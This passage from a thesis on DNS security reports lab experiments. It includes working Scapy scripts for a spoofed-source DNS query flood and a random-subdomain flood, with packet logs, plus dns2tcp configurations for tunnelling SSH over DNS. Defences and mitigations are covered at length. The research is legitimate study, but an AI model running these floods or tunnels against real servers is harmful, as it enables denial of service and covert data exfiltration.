Defenses against "off-path adversaries" include "ConfiDNS", "DepenDNS", "DoX", "Anax", and "Birthday Protection", with the scope of detecting DNS forgeries, as well as "IPR", "SPR", "0x20" encoding, "DNS cookies" and "WSEC DNS", as mechanisms for increasing the entropy of DNS requests. [85, p. 2]

Within the context of simple scenarios, in can be argued that this type of attack is easy to implement. Furthermore, an experienced attacker could easily procure and learn how to use MitM-type sniffing tools. For example,

a typical scenario would involve the sniffing of wireless traffic at a local level, intercepting and tampering with an end-user device's DNS responses with the purpose of malicious redirection and subsequent exploitation.

With this in mind, it is recommended for the security engineer to use one or more of the proposed solutions above, so as to defend against DNS spoofing attacks.

On the other hand, the following solutions are applicable to both business and home networks [3, pp. 3-4]:

DNSCrypt – Developed by OpenDNS, "DNSCrypt" requires only a simple installation on the end-user's device, as well as little to no independent configuration. Once installed, it simply redirects and encrypts the device's DNS queries to OpenDNS's supposedly secure servers.

DNSwitch – "DNSwitch" is a simple Linux program which can operate in two modes: "single-check" mode and "connection monitoring" mode. Single-check mode is used for checking the authenticity of DNS queries for a single domain. Connection monitoring mode, on the other hand, makes the program run as a daemon and check all of the end-user device's DNS requests. It functions by sending a second DNS query to a secondary, trusted DNS server, and comparing the two responses. If the responses differ, an alarm is triggered.

10.2 DNS DDoS/amplification/reflection

A DNS DDoS attack involves the repeated sending of DNS queries at the public DNS server and/or the company's ANS. With this in mind, a packet crafting program is necessary. In this thesis, Python network progamming is used in conjunction with libraries provided by "Scapy". Scapy can be either used as a command-line tool with its own DSL (Domain Specific Language), or as a library inside Python scripts. As a library, it provides helpful building blocks with the scope of easy network programming in Python. [86, pp. 181-184] [87, p. 173]

With the help of Scapy, the following script has been written by the author of this thesis, with the purpose of launching a DDoS attack:

```
#!/usr/bin/python3

from scapy.all import DNS, DNSQR, IP, UDP, sr1

def dnsFlood():

for i in range(0,999999999999999999):
pkt = IP(dst="192.168.100.182",src="192.168.101.1")/
UDP(dport=53,sport=53)/
DNS(rd=1,qd=
DNSQR(qname="www.company.com"))
sr1(pkt,timeout=0.1)
return 0

dnsFlood()
```

The script invokes a function, which in turn sends a very large number of DNS requests for the "www.company.com" domain at the public DNS server's IP address.

The script was run with root privileges on the device responsible for hosting the VM instances. The following log snippet showcases received packets on the public DNS server's side:

```
08:02:10.963244 IP 192.168.101.1.domain > publicdns.public.domain:
0+ A? www.company.com. (33)
08:02:10.964391 IP publicdns.public.domain > 192.168.101.1.domain:
0 1/1/1 A 192.168.102.224 (86)
08:02:11.029366 IP 192.168.101.1.domain > publicdns.public.domain:
0+ A? www.company.com. (33)
08:02:11.030515 IP publicdns.public.domain > 192.168.101.1.domain:
0 1/1/1 A 192.168.102.224 (86)
08:02:11.087683 IP 192.168.101.1.domain > publicdns.public.domain:
0+ A? www.company.com. (33)
08:02:11.088173 IP publicdns.public.domain > 192.168.101.1.domain:
0 1/1/1 A 192.168.102.224 (86)
08:02:11.154477 IP 192.168.101.1.domain > publicdns.public.domain:
0+ A? www.company.com. (33)
08:02:11.155552 IP publicdns.public.domain > 192.168.101.1.domain:
0 1/1/1 A 192.168.102.224 (86)
08:02:11.222417 IP 192.168.101.1.domain > publicdns.public.domain:
0+ A? www.company.com. (33)
08:02:11.223534 IP publicdns.public.domain > 192.168.101.1.domain:
0 1/1/1 A 192.168.102.224 (86)
```

As can be seen, the server successfully received and responded to the large amount of DNS queries with no issues. As a result, a DoS state could not be accomplished, mainly due to the testing environment's computational limitations. The rate of packets sent is of roughly 45 packets per second. A solution to this problem would be either a higher amount of computational power and/or a botnet comprised of multiple computers, each sending large numbers of packets to the target DNS server simultaneously.

It is possible to limit the risk of A DNS DDoS attack either through software (Snort etc.) or hardware (Cisco IDS and/or IPS). Techniques such as packet/flow patterns and/or "smart rate thresholds" help discriminate normal traffic from legitimate users against malicious traffic caused by malicious attackers and/or botnets. For example, source-based throttling would detect abnormal traffic by source IP, whilst destination-based throttling detects abnormal traffic by destination IP. [20, p. 3]

On the other hand, DNS "threat intelligence" can be used, such as whitelists and/or blacklists. Whitelists specify which hosts and/or domains are allowed to send/receive DNS requests, whilst blacklists specify the opposite, namely, which hosts are not allowed. [24, pp.116-117]

As has been pointed out before, the DDoS attack has been, unfortunately, unsuccessful, possibly due to the relatively small amount of computational power available at the time of the experiment. A testing environment capable of greater computational and/or packet-sending power would be recommended, so as to see at what point the DNS server could stop functioning properly. Numerous other decisive factors found in real-life scenarios, such as the physical setup of the DNS server, packet latency, etc. have not been taken into consideration in this thesis.

For these reasons, it can be argued and suggested that the most fitting method of stress-testing a real-world DNS server is by replicating its properties most accurately at a local level and testing against it, and/or testing against a particular server found in the real world, with the permission and due notice of the owning company and/or network administrator.

10.3 DNS tunneling

For DNS tunneling the "dns2tcp" tool-set has been used. "dns2tcp" comprises of a client program, "dns2tcpc", as well as a server program "dns2tcpd". This tool-set is open-source and generally used for tunneling TCP sessions. [58, p. 9]

The "dns2tcpd" program was run as a daemon on the server-side (ANS), running in the background whilst listening for connections. The following file, ".dns2tcprcd", illustrates the settings used:

```
listen = 0.0.0.0
port = 53
user=nobody
chroot = /root/dns2tcp
pid_file = /var/run/dns2tcp.pid
domain = authns.company.com
key = bababa
resources = ssh:127.0.0.1:22
```

As seen from the above options, the server listens on its local network interface for DNS traffic on port 53. Furthermore, the "domain" option sets the subdomain name corresponding to the tunneled traffic, which is again used on the client program's settings. Next, "resources" specifies what type of traffic is to be tunneled over DNS. Finally, the "key" option specifies the SSH key necessary for authentication. It is necessary to point out that the server-side host does not necessarily have to be a DNS server.

On the other hand, the client program's options are as follows:

```
domain = authns.company.com
resource = ssh
local_port = 2139
key = bababa
```

It is worth noting that the options largely reflect the ones used on the server-side. The "local_port" option specifies on what port should the client listen for SSH traffic.

Afterwards, the program is started on both the client and the server:

```
[root@client ~]# dns2tcpc -f .dns2tcprc &
[1] 3864
[root@client ~]# No DNS given, using 192.168.100.182
(first entry found in resolv.conf)
Listening on port : 2139
[root@client ~]# ssh root@localhost -p 2139 -D 8090

root@localhost's password:
Last login: Sat Sep 21 10:21:50 2019
[root@authns ~]# tcpdump tcp >> log
```

```
[root@authns ~]# dns2tcpd -F -d 1 -f .dns2tcpdrc
10:22:46 : Debug options.c:97   Add resource ssh:127.0.0.1 port 22
10:22:46 : Debug socket.c:55    Listening on 0.0.0.0:53 for domain
authns.company.com
Starting Server v0.5.2...
10:22:46 : Debug main.c:132     Chroot to /root/dns2tcp
14:22:46 : Debug main.c:142     Change to user nobody
Creating session id: 0x3dab address = 192.168.102.1 (compression
NOT wanted)
14:24:13 : Debug auth.c:60      Ask for resource 'ssh'
14:24:13 : Debug socket.c:183   Connecting to 127.0.0.1 port 22
Bind client id: 0x3dab address = 192.168.102.1 to resource ssh
```

On the client side, an SSH connection is established locally at port 2139. As the "dns2tcpc" program has received the awaited SSH connection, it further establishes the connection with the remote server. The SSH traffic gets tunneled via DNS to port 53 of the remote server. Finally, as can be seen, an SSH connection is successfully established with the remote server. An additional "dynamic" local port is open on the client side to work as a SOCKS proxy. The traffic sent to this port will also be tunneled to the remote server.

```
10:24:49.935250 IP authns.company.domain > gateway.19590:
42918* 1/0/0 TXT "Aqz0AAAEtEA" "" (72)
10:24:49.935291 IP authns.company.domain > gateway.53696:
49635* 1/0/0 TXT "Aqz0AAAEuEA" "" (72)
10:24:49.935322 IP authns.company.domain > gateway.9399:
58469* 1/0/0 TXT "Aqz0AAAEjEA" "" (72)

10:24:52.456452 IP gateway.44345 > authns.company.domain:
48110+% [1au] TXT? qz0BHgE0BA.authns.company.com (58)
10:24:52.653477 IP gateway.58121 > authns.company.domain:
14649+% [1au] TXT? qz0BHwEIBA.authns.company.com (58)
10:24:52.654007 IP gateway.spice > authns.company.domain:
20864+% [1au] TXT  "Aqz0AAAewEA" "" (72)
```

The "tcpdump" output of both sides illustrates how the DNS tunneling works. SSH traffic is encapsulated at the DNS application protocol level with the help of "TXT" records. Once the DNS traffic is received, the dns2tcp program decapsulates and correctly interprets the SSH traffic, thus enabling a successful SSH session between two devices with the help of the DNS protocol.

On the server-side, the "dns2tcp" daemon is run in the foreground for debugging purposes. It outputs all of its operations, as well as whenever a

tunneling session is established, as can be seen in the “Creating session id” and ”Bind client id” lines of the dns2tcpd server logs above.

It is worth noting that other protocols supported by “dns2tcp” are, among others, SMTP, POP3, and SSL.

With regards to defenses against DNS tunneling, the first choice would be to block DNS requests/responses involving the TXT RR, as it is responsible for encapsulating the TCP traffic. [88, p. 3] Alternatively, it is suggested to implement a hardware-based solution, such as an IPS/IDS, for detecting anomalous traffic. An intrusion detection device would be efficient against data exfiltration attacks with the help of anomaly-based packet scanning, as well as threat intelligence features. Otherwise, frequent monitoring of DNS traffic is recommended with the purpose of identifying suspicious DNS traffic.

If unmonitored, DNS proves to be a reliable means of exfiltrating sensitive data without facing detection. For example, “Project Sauron” was used with the scope of carrying out data exfiltration across several organisations, managing to successfully carry on its objectives, undetected, for a five year period. [89, p. 3] It is especially dangerous, as most DNS traffic is not monitored. [90, p. 4] Most network firewalls and security mechanisms are ineffective against DNS exfiltration, as they are seldom used to filter DNS traffic. [6, p. 1]

10.4 DNS ”water torture”

A slight variation of the DDoS attack previously presented, the random subdomain (or “water torture”) attack sends arbitrary DNS queries for non-existent subdomains. The code looks as follows:

```
#!/usr/bin/python3
import random
import string
from scapy.all import DNS, DNSQR, IP, UDP, sr1
def randomString(strLen=3):
letters = string.ascii_lowercase
return ''.join(random.choice(letters) for i in range(strLen))
def dnsFlood():
for i in range(0,999999999999999999):
pkt = IP(dst="192.168.100.182",src="192.168.101.1")/
UDP(dport=53,sport=53)/
DNS(rd=1,qd=DNSQR(qname=randomString(3)+".company.com"))
sr1(pkt,timeout=0.1)
return 0
dnsFlood()
```

As can be seen, a function has been defined whose scope is to generate an arbitrary string of a specified "N" number of characters. The generated string, consisting of three characters, is added as a prefix to the "company.com" domain. Afterwards, the packets are sent to the specified public DNS server.

```
06:24:31.884331 IP gateway.49032 > authns.company.domain:
35631+% [1au] A? qpj.company.com. (44)
06:24:31.948410 IP gateway.65534 > authns.company.domain:
45487+% [1au] A? fms.company.com. (44)
06:24:32.100959 IP gateway.28361 > authns.company.domain:
46330+% [1au] A? jzv.company.com. (44)
06:24:32.115951 IP gateway.52063 > authns.company.domain:
6369+% [1au] A? plw.company.com. (44)
06:24:32.145149 IP gateway.14556 > authns.company.domain:
62008+% [1au] A? gqp.company.com. (44)
06:24:32.232225 IP gateway.31044 > authns.company.domain:
46021+% [1au] A? nes.company.com. (44)
06:24:32.244176 IP gateway.ischat > authns.company.domain:
40139+% [1au] A? yfl.company.com. (44)
06:24:32.386974 IP gateway.35496 > authns.company.domain:
4438+% [1au] A? lii.company.com. (44)
```

The "tcpdump" output shows that the packets have been sent successfully. A look at its contents, furthermore, illustrates the randomness of the generated subdomains. Unfortunately, however, a DoS state has still not been successfully accomplished, for the reasons previously mentioned with regards to the DNS DDoS attack.

Besides the mitigation methods mentioned previously, "random subdomain attack" detection has been the focus of several studies:

- Random domain name detection has been provided with the help of NXDOMAIN errors, as well as bigram comparison of subject domain names and correct domain names. [91]
- A botnet detection method has been devised, by focusing on the fact that botnets use DGAs. This study has been able to detect botnets by using the "Kullback-Leibler" (K-L) divergence of distribution of letters. [92]
- Another DGA-detection method employes the uni-, bi-, and tri-gram normality scores, as well as the ratio of meaningful characters found in the subdomain. [93]

- A method of detecting malicious subdomain queries employs the use of the "Naive Bayes" classifier. The classifier's scope is to accurately gauge the "probability of randomness and non-randomness" of each received query. The study in question states that this particular method has a 95.59% likelihood of detecting malicious queries. It is stated that the method is performant enough for use in a large-scale environment. It is worth noting, however, that the classifier's performance decreases as the generated random subdomain increases in length, as well as due to the fact that the detection program is single-threaded. [94, p. 8]

It is of very high importance to defend against this attack, as it has the potential of accomplishing a DoS condition for very large services. As previously mentioned, this type of attack was employed by the "Mirai" Botnet attack on Dyn's DNS infrastructure, denying essential Internet services to millions of users for a brief time period. Furthermore, the attack comes under several flavours, having as its target either an ANS, an open DNS resolver, and/or both; a study shows that, as of 2019, the most popular type of attack is against ANS servers. Finally, it is worth noting that, even though this type of attack is infrequent, it may increase its likelihood of emergence as time passes, due to the simple nature of the attack and the low amount of trafic required to attack a nameserver. [7, p. 5]

The following chapter covers a theoretical research of defense and mitigation techniques regarding the following attacks: domain hijacking, zone poisoning, NXDOMAIN hijacking, and DNS rebinding.

11 Research: defense methodologies

11.1 Domain hijacking

A research paper [95, p. 1] states that, first of all, a better understanding of why some URLs are mistyped can provide a better ability of defending against typosquatting-based attacks. It has been found that most successful typosquatting-based attacks are due to the inevitable event of a user mistyping a URL, rather than the planned effort on the part of the malicious attackers.

With this in mind, the traditional method of securing against typosquatting attacks is through "defensive registrations". A defensive registration refers to the scenario in which a domain's administrator buys and monitors URLs similar to the original one, with the scope of minimizing the risk of typosquatting attacks. [95, p. 7]

Alternatively, it is suggested to visit web-sites by way of either bookmarks, app icons and/or other means of access which do not involve the manual typing of a URL. Although this does not necessarily prevent one from accidentally mistyping a web-site which has not been previously visited previously, it could minimize the risks of typos for web-sites which are accessed on a frequent basis.

11.2 Zone poisoning

As previously mentioned, the requirements for a "zone poisoning" attack are the following:

- The ANS server responsible for a zone must allow non-secure updates.
- The malicious attacker knows of the zone's name, as well as information about its ANS.

The research paper which had originally discovered this vulnerability states that the DNS server implementations tested against are BIND 9.8.4 and PowerDNS 4.0.0-alpha2. It is possible that the authors of these programs have fixed the problem since the time the paper was published (November 2016).

It is worth noting that even more restrictive ACLs, which specify what hosts are allowed to send queries as well as updates [64, p. 3] can be bypassed with the help of IP address spoofing. [64, p. 3] It is suggested first of all to prevent IP spoofing attacks. Additionally, it would be recommended to prevent DNS packets with the "UPDATE" RR from reaching the ANS server with the help of a firewall.

11.3 NXDOMAIN hijacking

With regards to NXDOMAIN hijacking, a Google patent [96] proposes a means of bypassing ISP domain nameservers with the scope of defending against NXDomain hijacking. The solution would, ideally, consist of either a configuration of an already-existing application (for example, a web browser), or, of an "application component" provided with a local caching server:

- The application or application component would invoke the local caching server with the scope of resolving a domain and determining whether an NXDOMAIN response is received. If so, the application would provide the NXDOMAIN response to the user.
- Alternatively, the local caching server could, furthermore, include one IP address associated with a search engine (for example, Google) and transmit the search query to it.
- The application could also function by including one or more IP addresses of trusted caching servers, which in turn are hardcoded into the application or application component.

Through the bypassing of ISP domain nameservers, ISPs in particular could be prevented from malicious NXDOMAIN hijacking attacks.

11.4 DNS rebinding

With regards to the DNS rebinding attack, a research paper [78, pp.7-10] proposes the following protection methods:

Firewall – At the enterprise level, blocking outbound traffic on port 53 (the port used for DNS traffic) can force all the machines found inside of the enterprise's network to use a trusted DNS server, which, in turn, is not configured to resolve external hosts to internal IP addresses. In general, prevent any DNS server from resolving external hosts to internal IP addresses.

Browser plug-ins – Updated versions of Flash Player, Java LiveConnect, and Java are recommended, as they have much stricter policies regarding sockets and traffic spanning multiple origins.

"Default-Deny Sockets" – Finally, setting browser plug-ins to deny sockets by default would contribute against DNS rebinding attacks.

It is worth noting that “puppetnets”, botnets comprised of users’ hijacked web browsers, cannot employ DNS rebinding attacks, for the reason that puppetnets cannot read responses from a different origin, as well as connect to forbidden ports. [78, p. 10]

The following chapter provides a summary of this thesis’s main findings.

12 Summary

Below is a summary of the main findings regarding each attack covered by way of experiment and software development:

DNS poisoning – Involves the unauthorized access and tampering of a DNS server's zone files, with the scope of redirecting users to malicious hosts. Another form of poisoning involves the tampering of DNS responses instead. This second form, in particular, was put to practice in this thesis through experiment. The attack was successful.

Defenses against MitM-type DNS poisoning/spoofing include "DNSSEC", "SIG", "TSIG" and "DNSCurve" cryptography solutions. On the other hand, defenses against "off-path adversaries" include "ConfiDNS", "DepenDNS", "DoX", "Anax", and "Birthday Protection" for detecting DNS forgeries, as well as "IPR", "SPR", "0x20 encoding", "DNS" cookies and "WSEC DNS" as increasers of entropy in DNS traffic.

DNS spoofing – A type of MitM attack whose scope is to tamper with DNS traffic for malicious purposes. Mostly overlaps in scope and meaning with the second form of DNS poisoning mentioned above.

With regards to defense, "DNSSEC", "SIG", "TSIG" and "DNSCurve" are all cryptography solutions whose aim is to minimize the risk and impact of such attacks, as mentioned previously.

DNS DDoS amplification/reflection – Involves the sending of a very large number of queries at either a public DNS server or a domain's ANS. When the target of the attack is an ANS by way of a public DNS server's "reflected" traffic, it constitutes a "reflection" attack. When the scale of the attack becomes amplified due to multiple computers being involved, it constitutes an "amplification" attack. A Python program, written by the author of this thesis, was executed towards this purpose. The attack was unsuccessful, possibly due to the experimental environment's limitations.

Mitigation includes DNS "threat intelligence", smart rate-limiting, intrusion detection based on packet patterns, and source/destination-based throttling.

DNS tunneling – Involves the use of DNS as a protocol for carrying and encapsulating TCP traffic, such as SSH sessions. It can be used for malicious and unmonitored data exfiltration, among other malicious uses

of the TCP protocol. The attack was successful, as an SSH session was successfully established with the help of DNS traffic and the "dns2tcp" program.

The first and most sure-fire way of defending against data exfiltration over the DNS protocol is to block DNS packets containing the "TXT" RR, thereby rendering encapsulation of TCP traffic inside DNS requests difficult, if not impossible. On the other hand, a hardware-based solution such as an IPS or IDS can help detect anomalous DNS traffic with the help of anomaly-based tracking. Finally, frequent monitoring of DNS traffic is recommended.

DNS "water torture" – Highly similar to the DDoS attack previously mentioned above, the "water torture" attack's main difference resides in the fact that it aims to overwhelm a server by querying for non-existent, randomly-generated subdomains. Another Python program was written by the author of this thesis and executed against the target DNS server. The attack was unsuccessful due to the same reasons as in the DDoS attack mentioned previously.

Mitigations are mostly similar to the previously mentioned DDoS mitigation techniques, in addition to DGA-detection algorithms.

On the other hand, these are the main findings regarding the attacks which have been covered through theoretical research:

Zone poisoning – Involves unauthorized modification of an ANS's zone file through the sending of "UP-DATE" DNS packets, whenever the ANS allows a malicious actor to do so.

To mitigate, restrict DNS server access to as few hosts as possible, as well as disabling "UP-DATE" message support and enforcing defenses against IP spoofing.

Domain hijacking – Involves the registration and malicious use of domains which are likely to be visited by accident, due to errors.

Two main methods exist for avoiding typography-based computer compromise. On the side of the genuine domain's administrator, it involves the registration of highly similar domains in advance, so as to prevent other individuals from using them maliciously beforehand. On the other side, that of the end-users who regularly visit domains, it is suggested to avoid making typographical errors and/or to handle website/domain visitation by way of bookmarks, shortcuts, and/or other error-free methods.

NXDOMAIN hijacking – Involves the tampering of "NXDOMAIN" DNS responses, with the scope of tricking users into believing that a domain genuinely exists when in fact it does not. ISPs sometimes hijack NXDOMAIN responses for monetization purposes.

Little to no research has been found regarding mitigations against NXDOMAIN hijacking attacks. A Google patent, however, proposes a means of defending against NXDOMAIN hijacking through: the bypassing of ISP nameservers; checking a domain with the help of either a provided search engine; or by providing an IP address for one or more trusted caching DNS servers.

DNS rebinding – Involves the principle of same-origin policy subversion. Although of mostly historical interest, Ethereum was at one point highly vulnerable to a particular type of the DNS rebinding attack, which also involved RPC (Remote Procedure Calls).

To mitigate, regulate outbound port 53 traffic at the enterprise-level, by preventing DNS servers from resolving external hosts to internal IP addresses. At the local level, enforce stricter origin-related policies onto browser and browser plug-ins, as well as keeping them up-to-date.

The following chapter presents the conclusion of this thesis, shortly followed by recommendations and personal reflections.

13 Conclusion

This thesis investigated DNS operation, as well as means of using it for malicious purposes, followed by methods of mitigation against malicious use. With this in mind, background has been provided regarding the attacks' relevance, as well as an overview of their implications regarding the security of the Internet, organisations, and/or end-users.

Next, practical research has been undertaken regarding four of the attacks: DNS MitM poisoning, DNS DDoS amplification/reflection, DNS tunneling, and DNS "water torture" attacks. A simulation environment has been successfully set up with the scope of further exploring and evaluating on how these attacks function. Two Python networking scripts have been written by the author of this thesis for the scope of attempting to establish a DoS condition against target DNS servers.

On the other hand, theoretical research of defense strategies regarding each attack has been undertaken.

Finally, the security implications of these attacks have been outlined, presenting the potential risk and impact of such attacks.

After evaluating the findings of this report, one can confidently further assert that DNS constitutes a very critical part of the Internet's infrastructure. A single large-scale attack has the potential of interrupting essential services for a very large number of users due to its place in the hierarchy of the Internet. A successful attack on a root or TLD server, for example, could interrupt the operation of services for millions of users across an entire country or across the world. For this reason, knowledge of DNS security is essential for the security engineer, network administrator, and/or researchers of Internet security in general.

With this in mind, the following chapter presents a brief overview of DNS security concepts worth further research.

14 Recommendations

Below is presented a brief overview of major overhauls, proposals and/or improvements on top of the DNS protocol whose purpose are to increase the security of DNS in general. It is a good incentive for one to engage in further research of these subjects if he/she wishes to learn more about DNS security, as well as to learn about possible future alternatives for a more secure naming system:

14.1 DNSSEC

The current and most dominant solution against various DNS security issues is DNSSEC. [97, p. 4] DNSSEC increases security by adding public-key cryptography features on top of the DNS protocol. With DNSSEC, DNS responses are digitally signed. As such, it ensures authentication, as well as integrity, of DNS traffic. However, DNSSEC does not assure confidentiality, as the DNS traffic is still left unencrypted. [98, p. 1]

A brief outline of how DNSSEC works is as follows: RRs include a signed hash, as well as a public key. The public key is provided to the child zone by the parent zone. A DNS client can verify that the RRs of a zone have not been altered, with the help of the signed hash and the public key. And, as each parent zone provides public keys to its child zones, a "chain of trust" is established up to the root level. [24, p. 178]

On the other hand, it is worth noting that DNSSEC-enabled servers may cause a larger negative impact if maliciously used for a DDoS attack. This is due to the fact that DNSSEC-enabled DNS packets have a larger size, thus increasing the amplification factor. For example, if an attacker sends 50 bytes in a request and the server responds with 500 bytes, the attack has been "amplified" by a factor of 10. Other common criticisms of DNSSEC claim that it is complicated to setup and that it does not provide adequate security unless it is implemented at all layers of the Internet's DNS hierarchy. Finally, large-scale adoption of DNSSEC would result in nine times greater DNS traffic and would cause a strain onto the entire Internet's infrastructure. [24, p. 190]

14.2 DoH and DoT

Two modern DNS transports worth researching are DoH (DNS over HTTP) and DoT (DNS over TCP). Both are interned standards. [99, p. 4] More details concerning DoT can be found in RFC 7858 [100] and RFC 8310 [101]. On the other hand, details regarding DoH are to be found in RFC 8484. [102]

DoH is a proposed standard, introduced in October 2018 by the IETF [102]. It enjoys support by Firefox since version 62, as well as some public DNS servers. It works by sending DNS queries over HTTPS, most typically as GET or POST requests with a custom content type, "application/dns-message". Therefore, since HTTPS uses encryption, the DNS traffic benefits from increased confidentiality and integrity, for the reason that now DNS traffic is encrypted, and encrypted communications are much harder to understand and tamper with. [99, p. 4]

However, it is worth noting that a DoH exploit has been already identified. Dubbed "Godlua", and written in the "Lua" scripting language, the exploit's scope is to establish a backdoor into a Linux server. Two versions of the exploit have been spotted in the wild, of which both use DoH requests with the scope of obtaining TXT records of C&C domains run by the attacker. This exploit is particularly dangerous, for the reason that it is more capable of hiding its presence through the use of encrypted communications, rendering the passive monitoring of DoH traffic ineffective. [103]

On the other hand, DoT, formally specified in 2016 [100], is similar to DoH, expect that it uses an encrypted TLS over TCP connection as the carrier for DNS traffic. Furthermore, it uses port 853. It is worth noting that some third parties may block DoT traffic, forcing the user to use either plain DNS or DoH. [99, p. 4] Finally, it has been pointed out that the RTT (Round-Trip-Time) of DoT (as well as DoH) packets may be twice as large as compared to normal DNS packets, due to the use of the TCP protocol instead of UDP. [104, p. 8]

14.3 GNU Name System

The GNU Name System (GNS) is a proposal for an entirely different domain name system. It is stated be an entirely decentralized and censorship-resistant name system. Therefore, its scope is to provide greater privacy than the original Domain Name System design. Furthermore, it could also be potentially used as a partial replacement of existing public key infrastructures such as X.509 due to its design.

Taking ideas from the Simple Distributed Security Infrastructure (SDSI), GNS aims to solve a central issue regarding decentralized mappings: the unfeasibility of having a global and secure mapping without a trusted authority. The proposed solution to this issue is to use a secure delegation of authority instead of trusting a central root. [105, p. 1]

The following and final chapter concludes this thesis with some personal reflections by its author.

15 Reflections

It can be confidently asserted that this thesis undertaken has greatly contributed to the knowledge of the author of this thesis. Besides gaining practical and theoretical knowledge of how DNS and DNS attacks function, it has provided the author of this thesis with knowledge of operating with virtualization software, packet crafting programs, as well as knowledge in networking software development. Furthermore, a deeper comprehension of the fragility of the Internet, and of the importance of cybersecurity as a whole has been obtained. Next, the work process has given the author of this thesis a better knowledge of managing and dealing with both practical, theoretical and technical work in general.

On the other hand, the author's opinion is that more work should have been done regarding the practical side of this thesis. Ideally, more, if not all of the attacks would have been properly covered through experiment. Furthermore, experimental work regarding defense and mitigation methodologies would have also been provided.

The author of this thesis considers that the experience of the work itself has been an altogether positive one. A higher self-confidence, regarding the ability to learn and practice, has been obtained, providing the author of this thesis with newfound motivation for undertaking future study, practice, experiment, and work in the field of cybersecurity. It can be confidently asserted that the work undertaken for this thesis marks a starting point with regards to future dedication and passion for research and practice of cybersecurity concepts in general.

References

[1] R. Aitchison, *Pro DNS and BIND 10*, 1st ed. Apress, 2011.

[2] P. Anu and S. Vimala, "A survey on sniffing attacks on computer networks," in *2017 International Conference on Intelligent Computing and Control (I2C2)*. IEEE, 2017, pp. 1–5.

[3] A. A. Maksutov, I. A. Cherepanov, and M. S. Alekseev, "Detection and prevention of dns spoofing attacks," in *2017 Siberian Symposium on Data Science and Engineering (SSDSE)*. IEEE, 2017, pp. 84–87.

[4] T. Vissers, T. Barron, T. Van Goethem, W. Joosen, and N. Nikiforakis, "The wolf of name street: Hijacking domains through their nameservers," in *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2017, pp. 957–970.

[5] M. Anagnostopoulos, G. Kambourakis, S. Gritzalis, and D. K. Y. Yau, "Never say never: Authoritative tld nameserver-powered dns amplification," in *NOMS 2018 - 2018 IEEE/IFIP Network Operations and Management Symposium*, April 2018, pp. 1–9.

[6] M. Aiello, "Performance assessment and analysis of dns tunneling tools." *Logic Journal of the IGPL*, vol. 21, no. 4, pp. 592–603, August 2013.

[7] H. Griffioen and C. Doerr, "Taxonomy and adversarial strategies of random subdomain attacks," in *2019 10th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*. IEEE, 2019, pp. 1–5.

[8] S. Ziegler, *Internet of Things Security and Data Protection*, ser. Internet of things. Springer Nature, 2019.

[9] S. S. Ammar Rayes, *Internet of Things From Hype to Reality: The Road to Digitization*, 2nd ed. Springer International Publishing, 2019.

[10] C. Patel, *Internet of Things Security: Challenges, Advances, and Analytics*. Auerbach Publications, 2019.

[11] C. M. G. S. A. V. Franco Cicirelli, Antonio Guerrieri, *The Internet of Things for Smart Urban Ecosystems*, 1st ed., ser. Internet of Things. Springer International Publishing, 2019.

[12] A. V. V. Rajat Subhra Chakraborty, Jimson Mathew, *Security and Fault Tolerance in Internet of Things*, 1st ed., ser. Internet of Things. Springer International Publishing, 2019.

[13] C. Dotson, *Practical Cloud Security.* O'Reilly Media, Inc., March 2019.

[14] A. A. Waleed Ejaz, *Internet of Things for Smart Cities: Technologies, Big Data and Security*, 1st ed., ser. SpringerBriefs in Electrical and Computer Engineering. Springer International Publishing, 2019.

[15] M. J. Carey, *Tribe of Hackers: Cybersecurity Advice from the Best Hackers in the World.* Threatcare Press, 2019.

[16] J. Warfare, *Journal of Law & Cyber Warfare Vol. 4:3 Winter 2015.* Lulu.com, 2016.

[17] A. Misra and A. Dubey, *Android Security: Attacks and Defenses*, ser. An Auerbach book. CRC Press, 2016.

[18] P. Kathryn A. Blair, *Advanced Practice Nursing Roles, Sixth Edition: Core Concepts for Professional Development.* Springer Publishing Company, 2018.

[19] "Sharp rise in costs and damage from dns-related attacks." *Network Security*, vol. 2018, no. 6, pp. 1–3, June 2018.

[20] C. Marrison, "Understanding the threats to dns and how to secure it," *Network Security*, vol. 2015, no. 10, pp. 8–10, 2015.

[21] H. Kim and J. H. Huh, "Detecting dns-poisoning-based phishing attacks from their network performance characteristics," *Electronics Letters*, vol. 47, no. 11, pp. 656–658, May 2011.

[22] L. Cai, Y. Feng, J. Kawamoto, and K. Sakurai, "A behavior-based method for detecting dns amplification attacks," in *2016 10th International Conference on Innovative Mobile and Internet Services in Ubiquitous Computing (IMIS)*, July 2016, pp. 608–613.

[23] P. Satam, H. Alipour, Y. Al-Nashif, and S. Hariri, "Dns-ids: Securing dns in the cloud era," in *2015 International Conference on Cloud and Autonomic Computing*, Sep. 2015, pp. 296–301.

[24] A. Liska and G. Stowe, *DNS Security: Defending the Domain Name System.* Elsevier Science, 2016.

[25] B. Rajendran, P. Shetty *et al.*, "Domain name system (dns) security: Attacks identification and protection methods," in *Proceedings of the International Conference on Security and Management (SAM)*. The Steering Committee of The World Congress in Computer Science, Computer . . . , 2018, pp. 27–33.

[26] D. Chiba, M. Akiyama, T. Yagi, K. Hato, T. Mori, and S. Goto, "Domainchroma: Building actionable threat intelligence from malicious domain names," *Computers & Security*, vol. 77, pp. 138–161, 2018.

[27] D. Winder, "So what should you be doing to mitigate the iot botnet threat? start with a network aud it," *PC Pro*, no. 288, pp. 118–120, 2018.

[28] "[free] world's largest net:mirai botnet, client, echo loader, cnc source code release_2019," 2019. [Online]. Available: https://hackforums.net/showthread.php?tid=5420472

[29] jgamblin, "jgamblin/mirai-source-code," 2019. [Online]. Available: https://github.com/jgamblin/Mirai-Source-Code

[30] J. Margolis, T. T. Oh, S. Jadhav, J. P. Jeong, Y. H. Kim, and J. N. Kim, "Analysis and impact of iot malware," in *Proceedings of the 18th Annual Conference on Information Technology Education*, ser. SIGITE '17. New York, NY, USA: ACM, 2017, pp. 187–187.

[31] R. Winward, *IoT Attack Handbook: A Field Guide to Understanding IoT Attacks from the Mirai Botnet to Its Modern Variants*. Radware, 2018.

[32] S. Mohan, M. Asplund, G. Bloom, A.-R. Sadeghi, A. Ibrahim, N. Salajageh, P. Griffioen, and B. Sinopoli, "The future of iot security: Special session," in *Proceedings of the International Conference on Embedded Software*, ser. EMSOFT '18. Piscataway, NJ, USA: IEEE Press, 2018, pp. 16:1–16:7.

[33] N. Woolf, "Ddos attack that disrupted internet was largest of its kind in history, experts say," *The Guardian*, vol. 26, 2016.

